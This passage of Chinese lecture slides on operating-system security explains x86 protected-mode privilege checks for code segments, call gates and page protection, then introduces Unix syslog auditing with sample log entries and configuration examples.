    - 当控制转移到conforming代码段时, CPL不会更改
  - 绝大部分代码段是非一致代码段

# 访问代码段

- 两种访问方式：JMP或CALL可以通过两种控制转移方式，从一个代码段转移到另一个段：
  - 1. Without call gate
  - 2. With call gate

# Privilege Check for Control Transfer without Using a Gate

- 策略：
  - For **non-conforming** segment: transfer is allowed when  $CPL = DPL$ .
  - For **conforming** segment: transfer is allowed when  $CPL \geq DPL$ .
  - RPL 不起作用




Figure 5-7. Examples of Accessing Conforming and Nonconforming Code Segments From Various Privilege Levels

# Non-conforming 代码段

- 对于non-conforming 代码段: **CPL = DPL**
- 为什么不能访问更高DPL的代码（即更低的特权）？
  - 返回（从低到高），违反MAC
  - 数据访问，transfer后不再具有数据访问权限
- 为什么不能访问更低DPL的代码（即更高的特权）？
  - 安全原因（MAC）
  - 但实际需要这种从低到高的transfer，如访问设备驱动
    - » 解决方法：Gate

# Conforming/Non-conforming

- 一致 (conforming) 代码段的限制作用：
  - 特权级高的代码段不允许访问特权级低的代码段：即内核态不允许调用用户态下的代码。
  - 特权级低的代码段可以访问特权级高的代码段，但是当前的特权级不发生变化。即：用户态可以访问内核态的代码，但是用户态仍然是用户态。
- 非一致 (non-conforming) 代码段的限制作用：
  - 只允许同特权级间访问
  - 禁止不同级间访问，即：用户态不能访问内核态，内核态也不访问用户态。

# 系统调用支持

- OS为用户程序提供了许多接口，它们只能通过接口调用这些特权操作。这些接口通常被称为系统调用
- 调用系统调用与调用普通函数完全不同。在后一种情况下，调用在同一个环内；然而，在前一种情况下，调用是从优先级较低的环到特权环
- 三种方法：
  - Call Gates
  - Software Interrupt/Trap
  - SYSENTER/SYSEXIT

# 调用门 Call Gates




Figure: Call Gate





Figure: Gate Descriptor

# 调用门 Call Gates



# 调用门的访问控制策略

- CPL、Gate的DPL、代码段的DPL
- 策略：
  - $CPL \leq$  调用门的DPL，且  $RPL \leq$  调用门的DPL
  - For CALL: DPL of the code segment  $\leq$  CPL (只允许调用更具特权的代码段)
  - For JMP: DPL of the code segment  $=$  CPL
- 问题：为什么不能使用Gate访问特权级别低的代码段？

# 调用门的访问控制策略

Now we have:

1. CPL of the "calling" program's CS
2. RPL of Call-Gate selector's
3. Call-gate DPL<sub>CG</sub>
4. Destination code segment DPL<sub>DCS</sub>

All four are used for privilege checking:

- 如果对更具特权的non-conforming代码段进行调用，则将CPL降低到目标代码段的DPL。
- 如果对更具特权的conforming代码段进行调用，则不会更改CPL。

CALL instructions

Rules (conforming/non-conforming):

$(CPL \leq DPL_{CG}) \&\& (RPL \leq DPL_{CG})$   
 $\&\& (DPL_{DCS} \leq CPL);$  ←  
Otherwise #GP

JMP instructions

Rules (conforming):

$(CPL \leq DPL_{CG}) \&\& (RPL \leq DPL_{CG})$   
 $\&\& (DPL_{DCS} \leq CPL);$  ←  
Otherwise #GP

Rules (non-conforming):

$(CPL \leq DPL_{CG}) \&\& (RPL \leq DPL_{CG})$   
 $\&\& (DPL_{DCS} = CPL);$  ←  
Otherwise #GP




Figure 5-12. Example of Accessing Call Gates At Various Privilege Levels

# 页访问控制






Figure 3-2. Flat Model

- US Bit  
0: Supervisor  
1: User  
R/W Bit  
0: Read only  
1: Read/write



# Mapping

## Segment Level to Paging Levels

Segment privilege level	Paging privilege level	
CPL = 0, 1, 2	US = 0	Supervisor Mode
CPL = 3	US = 1	User Mode

**Table 5-3. Combined Page-Directory and Page-Table Protection**

Page-Directory Entry		Page-Table Entry		Combined Effect	
Privilege	Access Type	Privilege	Access Type	Privilege	Access Type
User	Read-Only	User	Read-Only	User	Read-Only
User	Read-Only	User	Read-Write	User	Read-Only
User	Read-Write	User	Read-Only	User	Read-Only
User	Read-Write	User	Read-Write	User	Read/Write
User	Read-Only	Supervisor	Read-Only	Supervisor	Read/Write*
User	Read-Only	Supervisor	Read-Write	Supervisor	Read/Write*
User	Read-Write	Supervisor	Read-Only	Supervisor	Read/Write*
User	Read-Write	Supervisor	Read-Write	Supervisor	Read/Write
Supervisor	Read-Only	User	Read-Only	Supervisor	Read/Write*
Supervisor	Read-Only	User	Read-Write	Supervisor	Read/Write*
Supervisor	Read-Write	User	Read-Only	Supervisor	Read/Write*
Supervisor	Read-Write	User	Read-Write	Supervisor	Read/Write
Supervisor	Read-Only	Supervisor	Read-Only	Supervisor	Read/Write*
Supervisor	Read-Only	Supervisor	Read-Write	Supervisor	Read/Write*
Supervisor	Read-Write	Supervisor	Read-Only	Supervisor	Read/Write*
Supervisor	Read-Write	Supervisor	Read-Write	Supervisor	Read/Write

**NOTE:**

\* If CRO.WP = 1, access type is determined by the R/W flags of the page-directory and page-table entries. IF CRO.WP = 0, supervisor privilege permits read-write access.

# 大纲

- Unix系统身份认证
- SELinux访问控制机制
- SELinux安全机制结构设计
- 80386保护模式
- 系统安全审计

# 系统运行时留下的足迹

```
.....  
Aug 21 11:04:32 siselab network: Bringing up loopback  
interface: succeeded  
Aug 21 11:04:35 siselab network: Bringing up interface  
eth0: succeeded  
Aug 21 13:01:14 siselab vsftpd(pam_unix) [10565]:  
authentication failure;logname= uid=0 euid=0 tty= ruser=  
rhost=61.135.170.110 user=alice  
Aug 21 14:44:24 siselab su(pam_unix) [11439]: session opened  
for user root by alice(uid=600)  
.....
```

- 来自UNIX系统的/var/log/messages日志文件。

# 系统运行足迹的基本构成

生成日志的日期和时间

生成日志的计算机名称

```
.....  
Aug 21 11:04:32 siselab network: Bringing up loopback  
interface: succeeded
```

```
Aug 21 11:04:35 siselab network: Bringing up interface  
eth0: succeeded
```

```
Aug 21 13:01:14 siselab vsftpd(pam_unix) [10565]:  
authentication failure; logname= uid=0 euid=0 tty= ruser=  
rhost=61.135.170.110 user=alice
```

```
Aug 21 14:44:24 siselab su(pam_unix) [11439]: session opened  
for user root by alice(uid=600)  
.....
```

生成日志的服务名称

进程号

日志正文

# 系统运行足迹的含意

```
.....  
Aug 21 11:04:32 siselab network: Bringing up loopback  
interface: succeeded  
Aug 21 11:04:35 siselab network: Bringing up interface  
eth0: succeeded  
Aug 21 13:01:14 siselab vsftpd(pam_unix) [10565]:  
authentication failure; logname= uid=0 euid=0 tty= ruser=  
rhost=61.135.170.110 user=alice  
Aug 21 14:44:24 siselab su(pam_unix) [11439]: session opened  
for user root by alice(uid=600)  
.....
```


- 摘选了4条记录：
  - 记录1：网络启动成功（面向本机）。
  - 记录2：网络启动成功（面向网卡）。
  - 记录3：FTP认证失败。
  - 记录4：alice成功变为root身份。

# 系统记录的典型足迹有哪些？

日志文件名	解释
dmesg	内核启动日志：系统引导时，内核产生的信息。
boot.log	系统引导日志：哪些系统服务已成功启动或关闭，哪些不能成功启动或关闭。
secure	安全日志：用户登录尝试和会话的日期、时间和持续时间等方面的信息。
messages	通用日志：很多进程产生的日志保存在其中。
cron	<i>cron</i> 日志： <i>cron</i> 进程的状态信息，它周期性的执行时间表中的任务。
httpd/access_log	<i>Apache</i> 访问日志：记录向 <i>Apache</i> Web 服务器获取信息的请求。
maillog	电子邮件日志：记录邮件的发件人和收件人等方面的信息。
sendmail	<i>sendmail</i> 日志：记录 <i>sendmail</i> 进程产生的出错信息。
mysqld.log	<i>MySQL</i> 服务日志：记录 <i>MySQL</i> 数据库服务器的活动。
vsftpd.log	FTP 服务日志：记录由 <i>vsFTPd</i> 服务进程执行的 FTP 文件传输活动。

- 这是UNIX系统中/var/log目录下的典型日志文件，记录典型的日志信息。

# 常用syslog审计服务系统的结构



- 由四个主要部分构成：*syslogd*日志处理守护进程、配置文件、日志文件和*syslog*函数库。


# 审计配置文件的结构

- /etc/syslog.conf

```
* .err;kern.debug;auth.notice    /dev/console  
daemon,auth.notice                /var/log/messages  
auth.*                                root,zhangsan
```

# 审计配置文件的结构

- /etc/syslog.conf



# 审计事件的紧迫级别

紧迫级别	解释
emerg	紧急：出现了紧急情况，例如，系统即将崩溃，此类信息通常向所有用户广播。
alert	警告：发生了需要立刻改正的事情，例如，系统数据库遭到破坏。
crit	关键：出现了关键问题，例如，硬件出错。
err	出错：普通错误信息，表示遇到了不正确的事情。
warning	提醒：遇到非常规情况。
notice	注意：遇到特殊事情，不是错误，但可能要特殊处理。
info	通知：一般消息。
debug	提示：调试程序时使用的信息。

# 审计事件的产生者

主体类别	解释
auth	认证进程，即，要求用户提供用户名和口令的进程，如 <i>login</i> 等。
authpriv	涉及特权信息的认证进程。
kern	操作系统内核。
cron	执行周期性任务的 <i>cron</i> 守护进程。
daemon	系统的其他守护进程。
mail	电子邮件系统。
ftp	FTP 文件传输系统。
syslog	<i>syslogd</i> 审计服务守护进程。
lpr	打印系统。
local0... local7	留作系统定制用途，如 Fedora 系统用 local7 表示系统引导程序。
mark	每隔一定时间（如每 20 秒）发送一次消息的时间戳服务进程。
news	网络新闻系统（ <i>usenet</i> 等）。
user	普通用户进程。

# 审计配置信息示例

auth.*	@zhangsan.hust.edu.cn
authpriv.*	@loghost
mail.*	-/var/log/maillog
